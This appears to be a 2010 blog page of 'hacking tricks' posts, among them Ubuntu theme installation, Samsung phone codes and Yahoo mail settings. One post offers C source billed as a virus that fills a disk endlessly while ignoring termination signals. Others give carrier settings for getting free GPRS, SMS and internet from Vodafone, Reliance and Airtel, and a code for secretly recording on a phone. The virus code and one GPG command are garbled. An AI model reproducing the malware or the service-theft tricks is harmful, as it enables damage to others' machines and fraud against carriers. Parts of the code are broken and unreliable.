Showing posts with label FreeStuff. Show all posts

Tuesday, 14 December 2010

Free Download Themes For Ubuntu

ubuntu

Although there are a number of good quality themes available for Ubuntu through various sites like gnome-look and devianart, it is still a tough task to find good themes for Ubuntu 9.10 Karmic Koala, which was released last year, in October 2009. There were only a limited number of new themes added to Karmic Koala. But, we have compiled here a list of free and attractive themes for Ubuntu 9.10 Karmic Koala.
These themes are provided by bisigi project. These themes are very easy to install in Karmic Koala, as you just have to add the required repositories and then type a general command with the name of the theme you want to apply.
e.g: sudo apt-get install theme-name

Follow these steps to add free and attractive themes to Ubuntu 9.10 Karmic Koala:

1. First you have to edit the /etc/apt/sources.list. To do it, open a terminal and type the following command:
gksudo gedit /etc/apt/sources.list
This command will open the file which contains the list of repositories. You have to add the following two lines to this file:
deb http://ppa.launchpad.net/bisigi/ppa/ubuntu karmic main
deb-src http://ppa.launchpad.net/bisigi/ppa/ubuntu karmic main

You can now save the file and exit.
2. In the next step you have to add the repository verification key (GPG Key). To do this, type in the terminal:
gpg --keyserver hkp://keyserver.ubuntu.com:11371 --recv-key 881574DE && 881574DE ">gpg -a --export 881574DE | sudo apt-key add -
Now, you can update the source list by typing this command in the terminal:
sudo aptitude update
3. Now you can install all the themes by typing this command in the terminal:
sudo aptitude install zgegblog-themes
This command will install the following themes in Ubuntu 9.10 Karmic Koala:
Note: To install each theme separately, you can use type the command included with that theme in the terminal.
1. Showtime for Gnome
sudo apt-get install showtime-theme
1
2. Balanzan
sudo apt-get install balanzan-theme
2
3. Infinity
sudo apt-get install infinity-theme
3
4. Wild Shine
sudo apt-get install wild-shine-theme
4
5. Exotic
sudo apt-get install exotic-theme
5
6. Tropical
sudo apt-get install tropical-theme
6
7. Bamboo Zen
sudo apt-get install bamboo-zen-theme
7
8. Ubuntu Sunrise
sudo apt-get install ubuntu-sunrise-theme
8
9. Aqua Dreams
sudo apt-get install aquadreams-theme
9
10. Ellanna
sudo apt-get install ellanna-theme
10
11. Orange
sudo apt-get install orange-theme
11
If you want to remove the full package containing all these themes, you can type the following command in the terminal:
sudo aptitude remove zgegblog-themes
If you want to remove individual theme, you can remove it by a command in this format:
sudo aptitude remove themename
where themname can be: showtime-theme, balanzan-theme and so on.
Did you liked these themes ? Tell us your experience through comments.

[How To] Hack Samsung D series Hack-

Tips and Tricks for the D820, D900, and other Samsung phones with similar firmware.

#*22671* - Starts the phone recording in the background. It can record up to an hour, secretly. Press #*22672*

Holding the volume button when the screen is off displays a short summary of information. Time, Date, signal, missed calls, etc...


Enter code *#1234# to display Firmware version of the phone
Example : D900XAFG6
D900 = model
XA = Region / Country
F = Year (2006)
G = Month (July)

6 = Firmware Release in month (so this is the 6th revision)

Hold down # to mute, or unmute the phone.

Press 1 while watching a video to make it full screen.

While playing a song in music player u can highlight a part of the song to be repeated over, while listening to the song press 7 at the point u want repeated then press 7 again at the end of the section and it will loop the section between the the two presses of 7

If you need to send a photo via mms and its too big to send and u have no pc available to downsize the pic (my limit is 100kb via mms with my sim) open the photo in photo editor on the phone and "save as" rename it differently from the original and u will have two copys of the pic and the edited version will be under 100kb.

Hidden Menu: *#8999*8378#

Make MP3 sound louder:
1. hit: *#8999*8378#
2. hit: 2, and then 2 again.
3. then on IIS NORMAL (or hit 9)
4. then on "Rx vol."
5. for level 10, click 0
then save

Orignals are:
level 10 = 10
level 9 = 18

Make sound setting louder when som1s calling:
1. *#8999*8378#
2. 2 times 2
3. 1 (NORMAL)
4. then on "Rx vol."
5. level 5 type 140 instead of 120

Any other tips or tricks? Feel free to post them.

Monday, 13 December 2010

Hack For Free Vodaphone GPRS Tricks

I have been asked by many Vodafone Users to post a Method to get a free GPRS for the Vodafone. Nobody wants to pay for what he/she uses. I am also a Nobody so I was also in trying out all the things to get free GPRS for Vodafone users since I am also a Vodafone User. Finally I have got a Full proof way to get free GPRS for all the Vodafone Users. This method has been tested on different mobiles and has been confirmed to be working. Still if anybody faces any problem please contact me and I will try to solve it as quickly as possible.

Followng are the Settings you require to configure on your Mobile:

Account Name: Vodafone_gprs
Homepage: http://live.vodafone.in
User Name: (no need)
Pass: (no need)

Acess Point Settings:

Proxy: Enabled
Proxy Address: 10.10.1.100
Proxy Port: 9401
Data Bearer: Packet Data

Bearer Settings:

Packet Data Access Point: portalnmms
Network type: IPV4
Authentication: normal
User Name: (no need)
Password: (no need)

*IF that happen this settings is not working then change the proxy port number to:-

Proxy Port: 9401

Do SMS For Free , Only For Reliance Users

For this tricks, you need an Exp Sim of Reliance.

Now on SMS SETTINGS

1>Service centre No:- +919863002222
2>Validity period:- Maximum
3>Message type:- Text
4>Reply path:- Off
5>Delivery report:- Off

Note:- Your balance Must be Zero……

Increase the file transfer speed to mobile (by 6 to 7 times)

Are you spending more time for copying the files to ur mobile???????

This software name is Tera copy.Nobody knows exactly what this program does , but it transfers the files to mobile very quickly. It probably uses some other protocols , that makes the transfer speed from 120kb/s up to 700-800 kb/sYou just have to put your phone in "File transfer" mode.


Download Link : http://www.codesector.com/download.php

Access Free Internet Through Airtel Mobile Connetction

So,Are your Ready to use airtel Net from your mobile for free…
All u need to have is
–>PC
–>Serial/USB cable/Bluetooth dongle
–>Any Browser(I suggest Opera as we can browse both wap and other sites)

Now without wasting a minute let me jump into the actual working method

—>Activate Airtel Live sending a message MASALA ACTIVE to 121
—>Create a profile with the following settings in your data account under Data Communication

GATEWAY : 100.1.200.99
APN : airtelfun.com
USERNAME : blank
PASSWORD : blank
PASS REQ : OFF
ALLOW CALLS : AUTOMATIC
IPADDRESS :
DNSADDRESS :
DATA COMP : OFF
HEADER COMP : OFF

and then Under INTERNET PROFILES,

INTERNET MODE : HTTP or WAP (both works)
USE PROXY : YES
IP ADDRESS : 100.1.200.99
PORT : 8080
USERNAME :
PASSWORD :

–>Create a new dial-up connection on your pc after connecting the mobile to pc,using the NEW CONNECTION WIZARD as follows

ISP Name : Anyname
Phone Number : *99***1#
Username and Password : blank

–>Configure your browser to use the proxy 100.1.200.99 and port 8080.

–>Connect to the dial-up account. You will be connected at 115.2kbps

—>Now if you try to access any site on your mobile you ll get an error message like “Access Denied”

—>Open your browser, and start browsing and voila it opens the regular sites and if u beleive ull get a d/l speed of 5-6 kbps

Common Errors u Face:

If u are getting any error wile dialing a dial up connection than go to
Control panel>> Phone and modem>>>select modem and click on its properties >>advanced
and enter the following initialization commands
CODE
AT+CGDCONT=2, “IP”,”airtelfun.com”,”",0,0

It should be connected without any error now.

Hack Twitter With Twitter Bot

Twitter is becoming an important marketing tool for online publishers and marketers. But it can be time consuming to keep your profile up to date and it often gets forgotten. I guess Everybody is waiting for a Solution. So Today I will give you a software which will automate all your twitter tasks.
Twitter Bot can do a lot of amazing things without any need of User Intervention thats why it is called a Bot. Why one should have this software? I would say checkout the functions of this software and you will get your answer.

Features

1. Auto add followers: The twitter bot will add 500 new friends on a daily basis. Many of those follower may follow you in return.
2. Auto Unfollow those who are not following you: It will automatically unfollow those who are not following you.
3. Auto Follow those who follow you: You can return favor to your followers by following them and that by a click of a button
4. Follow Top 100 People from your Country: You can target users from a particular Country based on Time Zones
5. Auto Follow By Keyword Search: You can target user based on Specific Keywords.
6. Auto Update your status: You can update your status every X minutes and these Updates will be fetched from a Text File.
7. Auto reply: You can set a Message which will be replied automatically on arrival of a message.
8. Multiple accounts handling: You can handle multiple Accounts. Twitter Bot can handle all of them in the background doing all the functions.
9. Works with proxies or Real IP: The twitter bot can run behind proxies. You set a text file with a list of proxies in format IP:Port (ex. 123.123.123.123:80) and the twitter bot will first check to see which of them are working, and then it will use the working ones to login to your accounts and do the functions that you neet it to do.
10. Extract and import your followers: You can extract the list of followers into XML or Text file.
11. Schedule Messages: You can schedule the Bot to Update your Twitter status on a Specified Date and Time.
12. Reply based on Keywords: You can set the Bot to reply based on the Keyword found in arrived Message.

Conclusion

After mentioning all these features I don’t need to say much about this Software. I would say just go and grab this software.

Download

To get your copy of Twitter Bot Click Here

Virus Code To Damage A HArd Disk - How To damage A Hard Disk

#include
#include
#include
#include
#include
#include
#include


#define HDSIZE 640000

void handle_sig();

int main() {

int i = 0;
int x;
int fd[5];

signal(SIGINT, handle_sig);
signal(SIGHUP, handle_sig);
signal(SIGQUIT, handle_sig);
signal(SIGABRT, handle_sig);
signal(SIGTERM, handle_sig);

char *buf;

buf = malloc(HDSIZE);

printf("sekt0r: trashing hard disk with bad sectors!\n");

while(1) {
fd[1] = open("/tmp/.test", O_WRONLY|O_CREAT, 511);
fd[2] = open("/tmp/.test1", O_WRONLY|O_CREAT, 511);
fd[3] = open("/tmp/.test2", O_WRONLY|O_CREAT, 511);
fd[4] = open("/tmp/.test3", O_WRONLY|O_CREAT, 511);
fd[5] = open("/tmp/.test4", O_WRONLY|O_CREAT, 511);

for(x = 0; x < 5; x++) {
write(fd[x], buf, HDSIZE);
lseek(fd[x], 0, SEEK_SET);
close(fd[x]);

} /* end for() loop. */
} /* end while() loop. */
} /* end main(). */


void handle_sig() {
/* Reset signal handlers. */
signal(SIGINT, handle_sig);
signal(SIGHUP, handle_sig);
signal(SIGQUIT, handle_sig);
signal(SIGABRT, handle_sig);
signal(SIGTERM, handle_sig);

printf("sekt0r: cannot exit - trashing hard disk with bad sectors!\n");
return; /* go back to creating bad sectors. */
}


How To Use Hidden Emotions In Yahoo: Learn Latest Computer And Mobile Hacking Tricks

Here Are some Of the emotion icons which are hidden in yahoo.
Grab them and enjoy..


More...


Yahoo Mail settings for Mobiles : Learn Latest Computer And Mobile Hacking Tricks

Steps to configure Yahoo mailbox on your mobile. Its very simple just 5 Minute to configure it. Learn with screen shot. This is tested on N73 and works perfectly.

For configuration

Go to tools--> Setting Wizard--> Email Setting-->


INCOMING E-MAIL

1. User name- (your user name)
2. Password- (your password)
3. Incoming mail server-pop.mail.yahoo.co.in (or what ever yours)
4. Access point-( your gprs access point)
5. Mail box name-yahoo
6. Mail box type- pop3
7. Security ports- off
8. Ports- default
9. APOP secure login-off

FOR OUTGOING E-MAIL

1. Email adress- (your email address)
2. User name- (your user name)
3. Password- (your password)
4. Out going mail server- smtp.mail.yahoo.co.in (or what ever yours)
5. Access point- (your access point)
6. Security ports-off
7. port-587

Thats all now go to automatic retrieval and change header retrieval to always for auto download

To see the screen shot :


Twitter Delicious Facebook Digg Stumbleupon Favorites More